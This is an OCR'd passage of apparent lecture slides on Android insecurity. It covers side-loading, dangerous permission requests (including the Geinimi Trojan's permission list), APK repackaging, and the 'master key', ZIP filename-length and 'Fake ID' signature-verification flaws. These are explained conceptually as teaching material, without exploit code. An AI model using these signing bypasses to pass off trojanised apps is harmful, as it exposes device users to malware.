
Android **In**Security

- Understanding Permissions
- Privilege Escalation
- Attack Evolution

SIDE-LOADING

Allows the user to install apps from "non-Market" sources, e.g.,


- SD Card
- Received via bluetooth/WiFi
- 3rd party app stores (Amazon's store, Chinese stores,…)




SIDE-LOADING

Allows the user to install apps from "non-Market" sources, e.g.,

- SD Card
- Received via bluetooth/WiFi
- 3rd party app stores (Amazon's store, Chinese stores,…)



Side-loading: Malware distribution [11]



* Has remote kill capability

SIDE-LOADING: MALWARE DISTRIBUTION [11]

le Play*


larket


elclub

ovv


* Has remote kill capability


Do you understand "Permission"?







Do you understand "Permission"?






Do you understand "Permission"?





Requesting dangerous permissions



User has to confirm requested permissions

android.permission.INTERNET
android.permission.CAMERA
android.permission.WRITE_SETTINGS
android.permission.READ_SETTINGS

Geinimi Trojan 2010


android.permission.INTERNET
android.permission.ACCESS_COARSE_LOCATION
android.permission.READ_PHONE_STATE
android.permission.VIBRATE
com.android.launcher.permission.INSTALL_SHORTCUT
android.permission.ACCESS_FINE_LOCATION
android.permission.CALL_PHONE
android.permission.MOUNT_UNMOUNT_FILESYSTEMS
android.permission.READ_CONTACTS
android.permission.READ_SMS
android.permission.SEND_SMS
android.permission.SET_WALLPAPER
android.permission.WRITE_CONTACTS
android.permission.WRITE_EXTERNAL_STORAGE
com.android.browser.permission.READ_HISTORY_BOOKMARKS
com.android.browser.permission.WRITE_HISTORY_BOOKMARKS
android.permission.ACCESS_GPS
android.permission.ACCESS_LOCATION
android.permission.RESTART_PACKAGES
android.permission.RECEIVE_SMS
android.permission.WRITE_SMS

REPACKAGING [11,23]


- APK is simply an archive file format
  - Unzip, modify content, re-zip
  - Easy to make an application malicious (trojan, virus)
- But: APKs are signed. Why is repackaging possible?
  - APK signed with self-signed certificate
    - Android does not check certificate chain like, e.g., in SSL
  - Cannot forge the signature, BUT can remove the original and re-sign the re-packaged APK with a new certificate
- Does not allow malicious updates, but breaks trust-on-first-install
- Repackaging one of the major attack vectors on alternative markets

APK Signing error (a.k.a. "master key vulnerability")

- Recap: Package signing




- ZIP allows entries with identical name




APK Signing error (a.k.a. "master key vulnerability")

- Vulnerability:
  - Android *verifies* the first file with identical name
  - Android *installs* and *uses* the second file
    - Technical root cause: One library for verification, one for installation
- Allows attacker to append malicious files to APK, which are used and installed instead of verified original!



ANOTHER ZIP FILE ERROR

- Android's Java code uses filename length from ZIP's central directory for verification
- Android's C code uses filename length from local header to install file from ZIP
- Attacker can set filename length in header such that malicious content is installed, while filename length from central directory causes benign content to be verified




Source: http://nakedsecurity.sophos.com

"FAKE ID" ATTACK

- Very specific, in AOSP hardcoded package signatures give special privileges
  - Adobe signature allows acting as webview plugin for all other applications (e.g. for Flash content)
  - Access to NFC Secure Element

- Vulnerability:
  Android package installer does **not** check verify authenticity of certificate chain
- Attacker can claim to be signed by Adobe, and Android believes this without proof



http://sslnews.com.ua/ims/sy10600a.gif

Good news everyone:


The really dangerous permissions are reserved for the System Components / Apps

